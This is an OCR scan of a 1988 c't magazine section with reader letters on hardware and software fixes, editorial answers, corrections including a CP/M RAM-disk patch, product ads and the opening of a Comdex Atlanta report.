Ich möchte Ihnen mitteilen, daß man zum Betrieb der TEK 4/8 mit 20 MHz und NMOS-RAMs nicht unbedingt das Timing ändern muß (siehe c't 4/88, Seite 12). Der Trick dabei scheint mir in den Stromschienen zu liegen, die ich von hinten an die RAM-Chip-Power-Pins gelötet habe, sowie daß eine dieser Stromschienen bis zum Transputer geführt ist. Ebenso dürfte es von Bedeutung sein, daß die AMD 2966 eigene Abblock-Kondensatoren bekommen haben (wurde bereits in c't empfohlen). Ferner habe ich die vier 0,1-µF-Kondensatoren an den Parity-Checker-ICs durch 10µF Tantal ersetzt. Die Stromschienen sind vom Typ Mektron M822 KP und sollten an folgenden Adressen erhältlich sein:

ARP AG, Soodstr. 57, CH-8134 Adliswil, 01 710 55 66

Mektron GmbH, Eschenweg 2–4, D-6108 Weiterstadt 1, 0 61 50/1 29 92-94

E. Gosteli, Rutschwil (Schweiz)

TEK am Atari ST?

Seit längerer Zeit verfolge ich sehr aufmerksam die Einführung und Erläuterungen ihres Transputerboards TEK 4/8. Beeindruckt von den enormen Leistungen, die auf der CeBIT '88 zu sehen waren, schwebt mir seit einiger Zeit der Gedanke vor, dieses Board auch für den Atari ST bzw. Mega-ST verfügbar zu machen. Aus diesem Grund möchte ich mich informieren, ob Sie irgendwelche Unternehmungen in diese Richtung bereits angestrengt haben. Oder entwickeln Sie vielleicht gar ein eigenes Platinchen nur für die ST-Reihe?

Peter Valasek, Aschaffenburg


Auch für uns liegt der Gedanke nahe, die Transputer-Karte für Atari-ST-Anwender nutzbar zu machen (siehe Vorschau).

Modernisierung

(c't-Textterminal, c't 9/86)

Das c't-Textterminal ist ein kleines, leistungsfähiges und billiges Terminal, das für die meisten Zwecke wohl ausreicht. Nur wenn man es in ein eigenes Gehäuse einbauen will, taucht ein Problem auf: man benötigt nämlich für den Leitungstreiber der seriellen Schnittstelle eine +12-V- und eine −12-V-Versorgungsspannung. Dies kann dazu führen, daß das Netzteil mehr Platz benötigt als das Terminal selbst, mal abgesehen davon, daß entsprechende Netzteile auch mehr kosten. Abhilfe verspricht da das MAX 232, ein RS-232-Leitungstreiber, der die beiden Spannungen intern selbst erzeugt und daher nur 5 V benötigt. Zusätzlich entfällt bei diesem Umbau auch noch die Empfängerschaltung für RXD (R7, R8, T2). Man muß dafür das MAX 232 entsprechend dem Schaltplan mit den entsprechenden Anschlüssen auf der Platine verbinden. Die Schaltung läßt sich problemlos anstelle des alten 75188 auf der Platine einbauen. In dem Schaltplan sind in Klammern die entsprechenden Pins des 75188 angegeben.

Jörn Hecker, Norderstedt



NC = nicht verbunden
alle Kondensatoren 16 V

Datenaustausch über die serielle Schnittstelle für IBM und kompatible PC's

Ob Laptop, XT, AT, ob 3 1/2" oder 5 1/4" Laufwerk, Festplatte oder Ramdisk...

PC-LINK schafft die Möglichkeit, daß zwei über die serielle Schnittstelle verbundene Rechner alle vorhandenen Diskettenlaufwerke, Festplatten und Drucker gemeinsam benutzen können.

Die Verbindung schafft das Kabel (im Preis enthalten) – eine äußerst schnelle 115200-baud-Verbindung. Einfach anstecken am RS 232-Stecker (=V24).


Daten werden absolut fehlerfrei übertragen, das garantiert das von PC-LINK benutzte Übertragungsprotokoll.

Die Installierung von PC-LINK ist in wenigen Sekunden geschehen – ohne Fachkenntnisse!

Ein Beispiel: Vom Laptop mit 3 1/2" Diskettenlaufwerk sollen Dateien auf einen AT mit 5 1/4" Laufwerk übertragen werden. Der Befehl lautet: COPY A:*.* D:.

Kirschbaum PC-LINK erhalten Sie im Fachhandel. Unverbindliche Preisempfehlung DM 168,– (Im Lieferumfang enthalten: Deutsches Handbuch, Verbindungskabel und Software auf 5 1/4" – und 3 1/2")

KIRSCHBAUM SOFTWARE GMBH
Kronau 15 · 8091 Emmering · Tel. 0 80 67/12 20 · Fax 0 80 67/10 53



Lug und Trug
(Ohne Segen der Post, c't 2/88)

Seit 1983 bin ich Benutzer amerikanischer Mailbox-Systeme und Benutzer von email und habe sattsam Erfahrungen gesammelt. Aus meinem Anschauungsmaterial kann ich nur schließen: Die Post tut alles Denkbare, um die Benutzung der Telekommunikation für den Endkunden uninteressant zu machen. Und die meisten technischen Argumente der Post sind dabei Lug und Trug, skrupellose Irreführung des Endkunden. Lange Zeit ging es nur um die Zulassung von 300-Baud- oder 1200-Baud-Halbduplex-Modems. Mindestens bei 300 Baud ist es keine Kunst, das Sprachspektrum einzuhalten. Tatsächlich wurde die Zulassung verweigert, wenn z. B. der Originate/Answer-Schalter für den Benutzer zugänglich war! Der Sinn kann nur gewesen sein, die Punkt-zu-Punkt-Verbindung von Endanwendern zu verhindern. Datex-P-Gebühren sind das nächste Ärgernis. Zu einem Zeitpunkt wurden die Gebühren in Großstädten um 900% angehoben (Umstellung von 8-Minuten-Takt auf 50-Sekunden-Takt). Man erhielt ein lapidares Schreiben '... im Zuge dieser Umstellung wird ein 50-Sekunden-Takt wirksam ...'. Ganz abgesehen davon, daß das Verständnis der Gebührenstruktur etwa den Schwierigkeitsgrad einer Semesterarbeit hat. Wer weiß z. B., daß man seinen Texteditor tunlichst nicht auf 65 Zeichen/Zeile stellt (Voreinstellung beim Wordstar), sondern auf 62, weil sich dann die Datex-P-Gebühren halbieren? – Ich könnte noch endlos fortfahren.

Dr. Hans Straßburger, München


Der Zeit voraus
(Atari up to date, c't 3/88, S. 146)

'VOID GEMDOS(43,datum%+1)' ist falsch, da das Datum nach jedem Reset um einen Tag höher gezählt wird. 'VOID GEMDOS(43,datum%)' ist richtig.

Noch ein Tip für Epson-Drucker: Wenn man noch 'VOID XBIOS(33,4)' einfügt, hat man auch die richtige Druckereinstellung (für Hardcopys) ohne Kontroll-Accessorie.

Klaus Awischütz, Winnweiler

ES GIBT SYSTEME, MIT DENEN GEWINNEN SIE HUNDERTPROZENTIG.



Nach § 106 UrhG ist das Kopieren von urheberrechtsgeschützten Computerprogrammen strafbar.

MICROSOFT WINDOWS.

Wenn Ihnen Ihr PC „Rien ne vas plus" signalisiert, dann bringen wir die Kugel wieder für Sie ins Rollen.
Denn wir verlassen uns nicht aufs Glück, wenn's um Software geht: Wir ziehen Erfahrung, Know-how, Ideen und eine gesunde Portion Ehrgeiz vor. Hier ein Ergebnis dieser Eigenschaften: MICROSOFT WINDOWS.
Bei ihm stellt sich nicht die Frage nach MS-DOS oder MS-OS/2 – mit ihm arbeitet man heute unter MS-DOS bereits mit der Bedieneroberfläche von MS-OS/2.
Eine einheitliche Bedieneroberfläche, mit der sich aus unterschiedlichen Anwendungsprogrammen eine persönliche integrierte Arbeitsumgebung zusammenstellen läßt. Eine Bedieneroberfläche, welche die Leistungsfähigkeit des Rechners optimal nutzt – durch speziell auf die Hardware abgestimmte Versionen.
Setzen Sie also auf ein System, mit dem Sie hundertprozentig gewinnen. Ein Betriebssystem, hinter dem der international führende Software-Hersteller, Microsoft, steckt – ein Betriebssystem, das die Freude an der Arbeit und somit die Produktivität beachtlich erhöht.

MS/OS/2 MS/DOS 256/KB

Microsoft®
ZUKUNFT DER SOFTWARE

COUPON

Bitte senden Sie mir Informationsmaterial zu: ☐ **MICROSOFT WINDOWS**
☐ **System Journal,** die spezialisierte PC-Fachzeitschrift für Software-Entwicklung
Ich nutze Software: ☐ privat ☐ beruflich/Branche _____
Mein Rechner: ☐ MS-DOS ☐ MS-OS/2
Bitte senden Sie den Coupon an: Microsoft GmbH · Erdinger Landstraße 2 · 8011 Aschheim-Dornach
Absender nicht vergessen.

80287 nicht ansprechbar

Das Problem, einen Coprozessor 80287-8 auf meinem AT-Mainboard nicht ansprechen zu können, wurde von mir nach etlichen Stunden Fehlersuche gelöst. Bei dem betreffenden Board handelt es sich um ein AT286-System-Board (Chips & Technologies) mit 6 bzw. 8 MHz Taktfrequenz, das scheinbar fehlerbehaftet auf dem freien Markt vertrieben wird. Der festgestellte Layout-Fehler lag an Pin 39 (CKM) der Coprozessorfassung, welcher als Eingang frei in der Luft hängt. NMOS macht sich zwar wie TTL bekanntlich selber high, ist aber in diesem Fall leider die falsche Möglichkeit, und eine Verbindung dieses Pins mit Logikmasse bereinigt das Manko.

A. Funk, Langenbach

Von C64 zu Amiga
(BASIC-Konvertierung)

Ich stehe vor dem Problem, einen ca. 35 KByte langen BASIC-Quelltext von einem C64 in eine AmigaBASIC-Version umzuarbeiten. Da es sich um ein umfangreiches, aber nicht zeitkritisches Berechnungsprogramm mit Ein- und Ausgabemasken handelt, dem aber der Speicherplatz des C64 nicht mehr ausreicht, ist diese Konvertierung grundsätzlich sinnvoll (auch wenn heute alle Welt meint, Probleme nur noch in C lösen zu müssen). Bisher fand ich nur die Lösung, das Programm Disk-2-Disk zu erwerben, welches für derartige Konvertierungen geeinet ist. Da aber Kosten von über 100 DM entstehen für diese einmalige Anwendung, suche ich noch nach einer Alternative. Ich frage daher an, ob Ihnen eventuell eine geeignete Methode bekannt ist (z. B. mittels geeigneter Terminal-Programme, die vielleicht auch Tokens umrechnen).

Jürgen Renfer, Ludwigshafen

Terminal-Programme, die die BASIC-Token des C64 in ASCII-Zeichen umsetzen, sind uns nicht bekannt. Eine Übertragung könnte aber über ein Drucker-Interface für den C64 möglich sein, da für die Druckerausgabe die BASIC-Token expandiert werden und der Amiga auch über die parallele Schnittstelle Daten einlesen kann (mittels COPY PAR: to dateiname).

OMTI am Amiga 500
(Sonderanfertigung, c't 4/88)

In c't vom April 1988 beschreiben Sie den Anschluß einer Festplatte an einen Amiga 1000 bzw. Amiga 2000. Ich möchte wissen, ob es genauso möglich ist, eine Festplatte an den Amiga 500 anzuschließen und die Platine sowie die Software zu benutzen. Wenn nein, welche Änderungen sind nötig?

Frank Bechtoldt, Koblenz

Es sind keine Änderungen vorzunehmen, allerdings brauchen Sie ein kurzes Stück Flachbandkabel, um den Adapter (für den Amiga 1000) mit dem Erweiterungsbus zu verbinden. Bitte wählen Sie dieses Kabel so kurz wie möglich, da es sonst zu Störungen kommen kann.

5 ms sind zu lang
(GFA-BASIC)

Wir arbeiten mit dem GFA-BASIC-Interpreter und dem Compiler am Atari ST. Die Programme, die wir geschrieben haben, bieten auf dem Bildschirm verschiedene Reize dar. In unseren Experimenten sollen Versuchspersonen dann auf diese Reize reagieren. Unter anderem sollen dabei auch die Reaktionszeiten gemessen werden. Um dies zu erreichen, benutzen wir bis jetzt die Timer-Funktion von GFA-BASIC, mit der allerdings nur auf eine Genauigkeit von 5 Millisekunden gemessen werden kann. Für unsere Experimente wäre es notwendig, eine höhere Meßgenauigkeit (1 Millisekunde) zu erreichen. Wir wissen nicht, ob und wie dies möglich ist. Für entsprechende Tips und Lösungsvorschläge wären wir Ihnen sehr dankbar.

Stefan Gfoerer, Institut für Phonetik und sprachliche Kommunikation der Universität München

Es gibt beim ST eine Möglichkeit, Timer-Funktionen mit Auflösungen von unter einer Millisekunde zu programmieren. Man kann dazu den unbenutzten Timer A des MFP 68901 verwenden. Dieser sollte so programmiert werden, daß er in dem gewünschten Zeitintervall Interrupts auslöst. In der Interrupt-Service-Routine wird dann jeweils eine Zählvariable inkrementiert. Einen Praxistip mit näheren Erläuterungen bringen wir in der nächsten c't.

Aus den Fingern gesaugt?
(65SC816-Karte für C64, c't 6/87)

Zu dem Projekt habe ich einige Fragen: Welche Steckplätze müssen mindestens mit RAM belegt sein, damit die Karte läuft? Wo bekommt man ein Listing der in dem Artikel beschriebenen, aber nicht abgedruckten RAM-Floppy-Routine? Wo gibt es Literatur über den Prozessor?

Speziell an dem Projekt hat mich das Fehlen jeglicher Literaturliste sehr geärgert. Denn daß sich die Redakteure dies alles aus den Fingern gesaugt haben und keine Literatur notwendig hatten, kann ich beim besten Willen nicht glauben.

Benedikt Specovius, Braunschweig

Es müssen mindestens die Plätze IC25 ... IC27 mit 32-KByte-RAMs belegt sein. Das Listing des RAM-Disk-Treibers erhalten Sie gegen Einsendung einer formatierten Diskette mit einem ausreichend frankierten Rückumschlag. Zum 65SC816 ist uns neben dem Datenblatt des Herstellers (GTE-Microcircuits, München) nur eine Publikation bekannt: Programming the 65816, Brady Book, New York, Prentice Hall Press, ISBN 0-89303-789-3.

Schmerzliche Entdeckung
(Modularer Turbo, c't 4/88, S. 34)

Ich mußte feststellen, daß Borlands neues Produkt 'Turbo Modula für CP/M 80' Fehler enthält:

Die Umsetzung von .REL-Dateien mittels dem mitgelieferten REL.MCD funktioniert nicht richtig. Wer die Installation der Tastenbelegung mit dem Handbuch vergleicht, wird Kommandos entdecken, die entweder nicht installierbar oder aber nicht dokumentiert sind. Die Übernahme der Turbo-Pascal-Installationsdatei (TINST.DTA) ist nicht ganz ungefährlich. Ansonsten verhaspelt sich gelegentlich der Editor.

Meines Erachtens jedoch deutlich schmerzlicher war die Entdeckung, daß Borland nicht seinen bekannten hohen Qualitätsstandard gehalten hat. In Turbo-Pascal sind viele angenehme Zusätze drin, die in Turbo-Modula schlecht oder gar nicht enthalten sind:

– Assembler-Inlines müssen als voll relozierbare .COM-Dateien auf der Diskette abgelegt werden.

– In Turbo-Pascal konnte ich Zeichen u.a. in Hex oder Dezimal angeben. Warum akzeptiert der Modula-Compiler Hex nur für Zahlen, aber nicht für Characters? Daß ich auf Oktal zurückgreifen muß, ist ein Rückschritt!

– Ich sehe ja ein, daß es Geschwindigkeitsvorteile bieten kann, alle Variablen auf Wort-Adressen zu legen. Aber gerade unter CP/M ist man häufig auf Byte-Verarbeitung angewiesen. Wo ist der Datentyp, der das vernünftig widerspiegelt?

– Bei der Definition einer Variablen kann man zwar eine absolute Adresse angeben, an der diese liegen soll. Aber angenehmer wäre es, wenn man wie in Turbo-Pascal eine Variable auf die Adresse einer anderen legen könnte.

Bislang arbeite ich immer noch mit Turbo-Pascal und nehme die angeblich längeren Compilationszeiten gern in Kauf. Übrigens ist der Turbo-Pascal-Editor schneller als der von Turbo-Modula, was diesen Nachteil allemal wieder wettmacht!

Herbert zur Nedden, Hamburg

Ergänzungen + Berichtigungen

APL/68000 für Atari ST
(c't 5/88, Seite 248)

Der in dieser Kurz-Review genannte Preis von 428 DM für das APL/68000 der Firma gdat, Bielefeld, ist nicht mehr aktuell. Inzwischen kostet das Entwicklungspaket 298 DM. Außerdem sind in der abgedruckten Beispielzeile Fehler enthalten. Das 'kürzeste Primzahlenprogramm' der Welt sieht folgendermaßen aus:

```
R←(2=+⌿0=N∘.|N)/N←⍳N
```

Die c't-Uhr im Atari ST
(c't 6/86, Seite 50)

Um c't-Uhren (Bausatz-Version) in den neuen ST-Modellen mit Blitter-TOS zu betreiben, muß man den im folgenden beschriebenen Umbau durchführen. Fertigmodule sind auf allen ST-Modellen ohne Änderung einsetzbar.

- Die Verbindung von Pin 22 des EPROM-Sockels (IC2) zu Pin 19 des PALs (IC3) auftrennen
- Die Verbindung von Pin 20 des EPROM-Sockels zu Pin 20 des EPROM-Steckers am Sockel auftrennen
- Pin 22 des EPROM-Sockels mit Pin 22 des EPROM-Steckers verbinden
- Pin 20 des EPROM-Sockels mit Pin 19 des PALs verbinden
- An Pin 2 des PALs die Leitung abtrennen
- Pin 2 und Pin 4 des PALs verbinden

Mit den letzten beiden Änderungen ist das PAL wieder kompatibel zur bisher veröffentlichten Software. Nun kann man die Uhr unter dem EPROM U63 einbauen, ohne Lötbrücken ändern zu müssen.

CPC-Format pur
(Byte-Hirte, c't 11/87, S. 146)

Auf der CPC-Sammeldiskette 3 befinden sich drei kompilierte Versionen des RAM-Disk-Treibers aus c't 11/87. Die Version RAMDA.COM ist für ein einseitiges Laufwerk B kompiliert, allerdings mit 80 Tracks. Um ein simples CPC-Standard-Laufwerk nutzen zu können, müssen im DPB am Ende der Assembler-Source-Datei folgende Parameter angepaßt werden.

```
defb    3   ;Blockshift
defb    7   ;Blockmaske
defb    0   ;Extent Maske

defw  0C0h  ;1 Block für Dir.

defb    0   ;Köpfe
defb   40   ;Tracks

defb   0C1h ;1. Sektor
```


Wer keinen geeigneten Assembler besitzt, erreicht das gleiche mit folgendem direkten Patch:

Mit DDT oder DDTZ das Programm RAMDA.COM laden und ab Adresse 04D6h mit dem Befehl 's' folgende Bytes hineinschreiben:

03 07 00 B3 00 3F 00 C0 00 10 00 00 00 02 03 00 28 09 C1

Carl-Heinz Clever gibt einen Tip:

"Mit diesen Neuigkeiten tunen Sie Ihren PC."




80386-AT-SLOT-CPU
8/20 MHz, 0/1 Waitstate

AWESOME/EA
Festplattenbeschleunigerkarte, durchschnittl. Zugriffszeit unter 5 ms.

SILICON-DISK
Industriekarte mit 512 KByte/ EPROM/544 KByte CMOS

impec
Hartkalkulierte Hardware

Genaueres darüber, was diese Industriekarten alles leisten, erfahren Sie im neuen Impec-Katalog. Dazu bieten wir Ihnen noch: Drucker, Backups, Multifunktions- und Schnittstellenkarten, Mutterplatinen, Grafikkarten, Controller, Kommunikationskarten und -software, Monitore, Plotter – um nur das Wichtigste zu nennen. Denn Impec ist der Spezialist mit den hochinteressanten Angeboten zu allen IBM PCs und Kompatiblen. Den Katalog erhalten Sie übrigens umsonst und frei Haus. Von Impec. Computervertriebs GmbH, Waldhörnlestr. 18, 7400 Tübingen. Tel.: 0 70 71/70 02-15.



Comdex Atlanta:

Clone as Clone can

Unerwünschter Zuwachs für die PS/2-Familie

Detlef Borchers

Die Frühlings-Comdex in Atlanta bot einen Anfang ganz besonderer Art: Dell, Tandy und Chips & Technologies präsentierten die ersten 'echten' Clones der PS/2-Modelle 50, 60 und 80 von IBM. Ob damit der Damm gebrochen ist und bis zur nächsten Frühjahrs-Comdex, die jetzt in Chicago stattfindet, eine Welle weiterer Clones ins Haus steht, bleibt abzuwarten. Immerhin versichern alle drei Firmen, daß sie nicht gegen das Copyright von IBM verstoßen: ein Rechtsstreit soll vermieden werden.

Am einfachsten dürfte es noch Chips & Technologies Inc. (CTI) haben. Die Firma stellte den Chip-Satz CHIPS/250 vor, der die nötigen Kleinteile zum erfolgreichen Klonen bereitstellt: sieben LSI-ICs sorgen nach Angaben der Firma für die hundertprozentige Kompatibilität zu den Modellen 50 und 60. Was liegt näher, als mit diesen Bausteinen ein Motherboard auszurüsten, das mit 10, 12 oder gar 16 MHz getaktet werden kann? Daß CTI damit nicht nur reine Demonstrationszwecke verfolgt, sondern OEMs seine Hilfe bei der Entwicklung eines eigenen Platinenlayouts zum Schleuderpreis von 45 000 Dollar anbieten will, dürfte IBM wenig erfreuen.

